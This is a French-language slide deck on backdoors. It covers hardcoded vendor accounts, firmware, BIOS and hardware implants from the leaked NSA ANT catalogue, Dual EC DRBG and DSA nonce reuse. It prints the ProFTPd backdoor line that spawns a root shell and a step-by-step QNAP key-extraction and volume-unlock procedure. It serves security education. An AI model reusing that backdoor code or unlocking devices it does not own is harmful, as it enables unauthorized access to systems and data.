

Porte dérobées : implications du nouveau paradigme de l'industrie des composants microélectroniques

Partie 1 : rappels sur les portes dérobées



Contexte & Objectif

L'une des graals des portes dérobées, avec l'altération de standards, est l'altération de microprocesseurs

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En introduction

Petit safari (non exhaustif) au pays des portes dérobées

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Introduction > Porte dérobée

Une fonction cachée visant à contourner les moyens de protections légitimes d'un système

Exemples

Comptes cachés / codés en dur

Netcat en écoute

Modification d'un code cryptographique afin de l'affaiblir ou de permettre la fuite des clefs

Ajout d'un implant matériel

Influence sur des standards

Etc

Complexité variable

Comptes codés en dur

Altération logiciel simple (un « if ») à de modification discrètes (sys_wait4(), qui ressemblait à une erreur typographique)

Altération du BIOS, SMM, firmware de disques durs, firmware de cartes réseau, cartes SIM, du RTOS baseband d'un téléphone

Altération du compilateur pour ajouter la porté dérobée à la volée (Reflections on Trusting Trust, Ken Thompson)

Influence sur des standards (protocoles, mathématiques, etc)

Implants matériels sur des standards (protocoles, mathématiques, etc)

Canaux cachés

Symétrie

Symétriques:

lorsque découverte, un tiers peut l'exploiter

Asymétrique :

même découverte, seul l'auteur peut l'exploiter

Comment cibler un produit ?

> Supposons que l'on soit une entité « puissante » souhaitant mettre en place une porte dérobée




Illustration > BULLRUN (NSA) / EDGEHILL (GCHQ)

Secret Documents Reveal N.S.A. Campaign Against Encryption

Documents show that the N.S.A. has been waging a war against encryption using a battery of methods that include working with industry to weaken encryption standards, making design changes to cryptographic software, and pushing international encryption standards it knows it can break. Related Article »

http://www.nytimes.com/interactive/2013/09/05/us/documents-reveal-nsa-campaign-against-encryption.html

 (TS//SI//REL) Project BULLRUN deals with NSA's abilities to defeat the encryption used in specific network communication technologies. BULLRUN involves multiple sources, all of which are extremely sensitive. They include CNE, interdiction, industry relationships, collaboration with other IC entities, and advanced mathematical techniques.
 Several ECIs apply to the specific sources, methods, and techniques involved. Because of the multiple sources involved in BULLRUN activities, "capabilities against a technology" does not necessarily equate to decryption.

SRC: NSA

B.3. (TS//SI//REL) Details of the CES collaboration with:

- NSA/CSS Commercial Solutions Center (NCSC) to leverage sensitive, cooperative relationships with industry partners
- Tailored Access Operations (TAO) to leverage computer network exploitation activities
- Second Party partners
- specific U.S. Government/IC entities

to further NSA/CSS capabilities against encryption used in network communication technologies

Report: NSA paid RSA to make flawed crypto algorithm the default

The NSA apparently paid RSA \$10M to use Dual EC random number generator.

http://arstechnica.com/security/2013/12/report-nsa-paid-rsa-to-make-flawed-crypto-algorithm-the-default/

Illustration

> Ouvrir le colis, patcher et reposter

(TS//SI//NF) Such operations involving **supply-chain interdiction** are some of the most productive operations in TAO, because they pre-position access points into hard target networks around the world.





(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A "load station" implants a beacon

(TS//SI//NF) Not all SIGINT tradecraft involves accessing signals and networks from thousands of miles away... In fact, sometimes it is very hands-on (literally!). Here's how it works: shipments of computer network devices (servers, routers, etc.) being delivered to our targets throughout the world are intercepted. Next, they are redirected to a secret location where Tailored Access Operations/Access Operations (AO – S326) employees, with the support of the Remote Operations Center (S321), enable the installation of beacon implants directly into our targets' electronic devices. These devices are then re-packaged and placed back into transit to the original destination. All of this happens with the support of Intelligence Community partners and the technical wizards in TAO.

SRC http://hbpub.vo.llnwd.net/o16/ video/olmk/holt/greenwald/No PlaceToHide-Documents-Compressed.pdf

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Porte dérobée logicielle

> Comptes / clefs hardcodées

• Maladresse du constructeur ou porte dérobée volontaire ?

- F5 (clef SSH), HP StoreVirtual Storage
- Symantec Messaging Gateway (clef SSH + compte backdoor)

However, there is another SSH account "support" which has a default password, which is not changed during installation, and does not seem to be mentioned in the Symantec documentation as far as I can see (Installation Guide, Administration Guide or Command-line Guide). This account has a very easy-to-guess password, but many administrators may not know it exists.

Barracuda (SSL VPN, Firewall, etc)


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These ranges include some servers run by Barracuda Networks eg. spam04.barracuda.com (216.129.105.22) forum.barracudanetworks.com (216.129.105.38) barracudacentral.org (216.129.105.40) repsrv.barracuda.com (216.129.105.42) mirror01.barracudacentral.com (216.129.105.94) ...

but also servers from other entities: mail.totalpaas.com (205.158.110.135) - Domain registered by: Dofrmt1.boxitweb.com (205.158.110.132) - Domain registered by: The static.medallia.com (205.158.110.229) - Domain registed by: Meditility.connectify.net (205.158.110.171) - Domain registed by: Whimail.tqm.bz (216.129.105.205) - Domain registered by: Total Quaputbound.andyforbes.com (216.129.105.212) - Domain registered by
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- ProFTPd
- Hack en novembre 2010
- if (strcmp(target, "ACIDBITCHEZ") == 0) { setuid(0); setgid(0); system("/bin/sh;/sbin/sh"); }
- http://www.aldeid.com/wiki/Exploits/proftpd-1.3.3c-backdoor

Porte dérobée logicielle

> Altération de l'OS (Cisco, Juniper, Huawei, etc)








(TS//SI//REL) STUCCOMONTANA provides persistence for DNT implants. The DNT implant will survive an upgrade or replacement of the operating system – including physically replacing the router's compact flash card.


SRC NSA (ANT catalogue : http://cryptome.org/2013/12/nsa-catalog.zip)

Porte dérobée logicielle > Altération du BIOS (ordinateur)




(TS//SI//REL) Through remote access or interdiction, ARKSTREAM is used to reflash the BIOS and TWISTEDKILT to write the Host Protected Area on the hard drive on a target machine in order to implant SWAP and its payload (the implant installer). Once implanted, SWAP's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Porte dérobée logicielle > Altération du BIOS (FW ou routeur)



Porte dérobée logicielle > Carte SIM



Porte dérobée logicielle > Téléphones satellites

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TOTECHASER

ANT Product Data

(TS//SI//REL) TOTECHASER is a Windows CE implant targeting the Thuraya 2520 handset. The Thuraya 2520 is a dual mode phone that can operate either in SAT or GSM modes. The phone also supports a GPRS data connection for Web browsing, e-mail, and MMS messages. The initial software implant capabilities include providing GPS and GSM geo-location information. Call log, contact list, and other user information can also be retrieved from the phone. Additional capabilities are being investigated.

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
IOActive found that all devices within the scope of this research could be abused by a malicious actor. The vulnerabilities we uncovered what would appear to be multiple backdoors, hardcoded credentials, undocumented and/or insecure protocols, and weak encryption algorithms. These vulnerabilities allow remote, unauthenticated attackers to compromise the affected products. In certain cases no user interaction is required to exploit the vulnerability; just sending a simple SMS or specially crafted message from one ship to another ship would be successful for some of the SATCOM systems.

In addition to design flaws, IOActive also uncovered deliberately introduced features in the devices that clearly pose security risks.

SRC http://www.ioactive.com/pdfs/IOActive SATCOM Security WhitePaper.pdf

Vendor	Product	Vulnerability Class	Service	Severity
Harris	RF-7800-VU024 RF-7800-DU024	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN	Critical
Hughes	9201/9202/9450/9502	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN BGAN M2M	Critical
Hughes	ThurayalP	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	Thuraya Broadband	Critical
Cobham	EXPLORER (all versions)	Weak Password Reset Insecure Protocols	BGAN	Critical
Cobham	SAILOR 900 VSAT	Weak Password Reset Insecure Protocols Hardcoded Credentials	VSAT	Critical
Cobham	AVIATOR 700 (E/D)	Backdoors Weak Password Reset Insecure Protocols Hardcoded credentials	SwiftBroadband Classic Aero	Critical
Cobham	SAILOR FB 150/250/500	Weak Password Reset Insecure Protocols	FB	Critical
Cobham	SAILOR 6080 Series	Insecure Protocols Hardcoded Credentials	Inmarsat-C	Critical
JRC	JUE-250/500 FB	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	FB	Critical
Iridium	Pilot/OpenPort	Hardcoded Credentials Undocumented Protocols	Iridium	Critical

Porte dérobée logicielle > Firmware du disque dur



Voir les travaux d'Aurélien Francillon & al: *Implementation* and *Implications of a Stealth Hard-Drive Backdoor* http://www.ossir.org/jssi/jssi2014/hdd_jssi_v4.pdf


(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

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
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
Portes dérobées matérielles

> Implant sur serveur



(TS//SI//REL) Through interdiction, BULLDOZER is installed in the target system as a PCI bus hardware implant. After fielding, if KONGUR is removed from the system as a result of an operating system upgrade or reinstall, GINSU can be set to trigger on the next reboot of the system to restore the software implant.






Unit Cost: 40 units: \$750/ each

25 units: \$1,000/ each

Portes dérobées matérielles > Implant USB / Ethernet





Portes dérobées matérielles > Tempest style

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RAGEMASTER

ANT Product Data

(TS//SI//REL TO USA, FVEY) RF retro-reflector that provides an enhanced radar cross-section for VAGRANT collection. It's concealed in a standard computer video graphics array (VGA) cable between the video card and video monitor. It's typically installed in the ferrite on the video cable

24 Jul 2008

(U) Capabilities

(TS//SI//REL TO USA, FVEY) RAGEMASTER provides a target for RF flooding and allows for easier collection of the VAGRANT video signal. The current RAGEMASTER unit taps the red video line on the VGA cable. It was found that, empirically, this provides the best video return and cleanest readout of the monitor contents.



(U) Concept of Operation

(TS//SI//REL TO USA,FVEY) The RAGEMASTER taps the red video line between the video card within the desktop unit and the computer monitor, typically an LCD. When the RAGEMASTER is illuminated by a radar unit, the illuminating signal is modulated with the red video information. This information is re-radiated, where it is picked up at the radar, demodulated, and passed onto the processing unit, such as a LFS-2 and an external monitor, NIGHTWATCH, GOTHAM, or (in the future) VIEWPLATE. The processor recreates the horizontal and vertical sync of the targeted monitor, thus allowing TAO personnel to see what is displayed on the targeted monitor.

Unit Cost: \$ 30

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SURLYSPAWN


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(TS//SI//REL TO USA, FVEY) Data RF retro-reflector. Provides return modulated with target data (keyboard, low data rate digital device) when illuminated with radar.


(U) Capabilities

(TS//SI//REL TO USA, FVEY) SURLYSPAWN has the capability to gather keystrokes without requiring any software running on the targeted system. It also only requires that the targeted system be touched once. The retro-reflector is compatible with both USB and PS/2 keyboards. The simplicity of the design allows the form factor to be tailored for specific operational requirements. Future capabilities will include laptop keyboards.



(U) Concept of Operation


(TS//SI//REL TO USA, FVEY) The board taps into the data line from the keyboard to the processor. The board generates a square wave oscillating at a preset frequency. The data-line signal is used to shift the square wave frequency higher or lower, depending on the level of the data-line signal. The square wave, in essence, becomes frequency shift keyed (FSK). When the unit is illuminated by a CW signal from a nearby radar, the illuminating signal is amplitude-modulated (AM) with this square wave. The signal is re-radiated, where it is received by the radar, demodulated, and the demodulated signal is processed to recover the keystrokes. SURLYSPAWN is part of the ANGRYNEIGHBOR family of radar retro-reflectors.



Portes dérobées matérielles

> Nettoyage de traces ?

 Le GCHQ a-t-il cherché a effacer les traces d'une backdoor au niveau de certains microcontrôleurs sur les ordinateurs des journalistes du Guardian ?



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Porte dérobée cryptographique > QNAP cryptobackdoor

However, when the hard disk is encrypted, a secondary key is created, added to the keyring, and stored in the Hash with minor obfuscation.

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Exploit:
 An attacker - or user who has lost his passphrase - just needs
 to do the following:
 1. Obtain the backdoor key from the flash:
      # strings /dev/sdx6 | grep ENCK
      ENCK=ijklmnopgrstuvwxvz012345hgfedcba
    It is possible that several ENCK keys show up.
 2. The key has then to be deobfuscated. The last 6 characters have
    to be taken, reversed, and put in front of the string:
    ENCK key before: ijklmnopgrstuvwxyz012345hgfedcba
    ENCK key after: abcdefghijklmnopgrstuvwxyz012345
 3. The key file has to be created:
       # echo -n "abcdefghijklmnopqrstuvwxyz012345" > /tmp/key
 4. The encrypted volume is unlocked and mounted. The device is
    usually /dev/md0 or /dev/sda3.
       # /sbin/cryptsetup luksOpen /dev/md0 md0 --key-file=/tmp/key
      kev slot 0 unlocked.
      Command successful.
      # mount /dev/mapper/md0 /share/MD0 DATA
    Full access to the encrypted volume has been obtained.
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SRC: http://www.mh-sec.de/downloads/BSC-Qnap_Crypto_Backdoor-CVE-2009-3200.txt

Porte dérobée cryptographique > exemple d'attaque sur DSA

Réutilisation d'un nonce dans une signature DSA

- Choose x by some random method, where 0 < x < q.
- Calculate y = g^X mod p.
- Public key is (p, q, g, y). Private key is x.

To generate a DSA signature, the signer calculates (r, s) as follows:

$$r = g^k \mod p \mod q$$

$$s = k^{-1} (H(m) + x^*r) \mod q$$

Subtract the two signatures. (The modular reduction step is implicit from here on for readability.)

Détails sur :

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http://rdist.root.org/2010/11/19/dsa-

requirements-for-random-k-value/

$$S_A - S_B = k^{-1} (H_A + x^*r) - k^{-1} (H_B + x^*r)$$

Redistribute. Since the k's are identical, their inverse is also.

$$S_A - S_B = k^{-1} (H_A + x * r - H_B - x * r)$$

The x*r values cancel out.

$$S_A - S_B = k^{-1} (H_A - H_B)$$

Redistribute.

$$k = (H_A - H_B) / (S_A - S_B)$$

The attacker calculates x as follows:

$$x = ((s * k) - H(m)) * r^{-1} \mod q$$

Pour rappel

Pour anecdote (même s'il ne s'agit pas d'une porté dérobée, l'histoire illustre la portée d'une telle erreur) :

"In December 2010, a group calling itself failOverflow announced recovery of the ECDSA private key used by Sony to sign software for the **PlayStation 3** game console. The attack was made possible because Sony failed to generate a new random k for each signature"

http://en.wikipedia.org/wiki/Digital_Signature_Algorithm

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Porte dérobée cryptographique DUAL EC PRNG & Kleptography

DUAL EC DRBG

CSPRNG basé sur le problème du logarithme discret EC, standardisé par le NIST (SP800-90) (particulièrement lent, ~100x, par rapport aux autres CSPRNG du standard)

2007 : Shumow et Ferguson, rump@Crypto 07, fortes suspicions de backdoor

L'avertissement n'est pas entendu, implémentation dans de nombreux produits (Windows, RS ABSAFE, etc)

2013 : le New York Times indique que la NSA aurait backdooré le standard dans le cadre du programme BULLRUN

2013 : d'après Reuters RSA aurait reçu \$10 millions pour l'utiliser par défaut dans Bsafe

But à partir d'une sortie, déterminer toutes les sorties suivantes à partir d'un seul point de sortie (jusqu'au prochain reseed)

Compliqué sauf si on peut choisir P & Q + obtenir une première sortie
Or P & Q (en principe censés être aléatoires) spécifiés en annexe à des valeurs fixes sans explication

→ Ex : cas de SSL (sans client side auth ni PFS) : prédire la master key

Un des graals : backdoorer un standard De nombreuses implémentations vulnérables (obligatoire pour norme FIPS)

Porte dérobée cryptographique DUAL EC PRNG & Kleptography



Pour les détails mathématiques voir l'explication de Matthew green : http://blog.cryptographyengineering.com/2013/09/the-many-flaws-of-dualecdrbg.html

Et le PoC sur https://blog.0xadc0de.be/archives/155

Kleptography

Pour d'autres attaques très intéressantes, voir les travaux de Young et Yung sur la Kleptography

(en particulier le chapitre 10 sur cryptovirology.com « An Elliptic Curve Asymmetric Backdoor in OpenSSL RSA Key Generation »)

Opérations de désinformation ?

> Cas (hypothétique) des portes dérobées cryptographiques (1/2)

Argumentation technique (« Nous ne possédons pas les clefs ») facilement compréhensible mais omettant certaines nuances techniques fines

Exemple d'opération de désinformation

Distiller discrètement dans la presse des informations « prouvant » l'efficacité de ces méthodes (de préférence en indiquant que les forces de l'ordre ont été bloquées), dans des médias alternatifs (conseil aux « hacktivistes » ou en indiquant que le gouvernement utilise ces mêmes technologies)


Influencer le marché de sorte à ce que les alternatives soient couteuses (financièrement, en terme d'usage ou psychologiquement) et contrôler les concurrents


Opérations de désinformation ?

> Cas (<u>hypothétique</u>) des portes dérobées cryptographiques (2/2)

Avril 2013

Été 2013 : PRISM





Réponse d'Apple

«. We do not provide any government agency with direct access to our servers, and any government agency requesting customer content must get a court order. [...]For example, conversations which take place over iMessage and FaceTime are protected by end-to-end encryption so no one but the sender and receiver can see or read them. Apple cannot decrypt that data. »

http://www.apple.com/apples-commitment-to-customer-privacy/

Quarkslab @HITB (10.2013)

→ Interception techniquement possible (infrastructure de clef gérée par Apple & manque de certificate pinning)

http://blog.quarkslab.com/static/resources/2013-10-17_imessage-privacy/slides/iMessage_privacy.pdf

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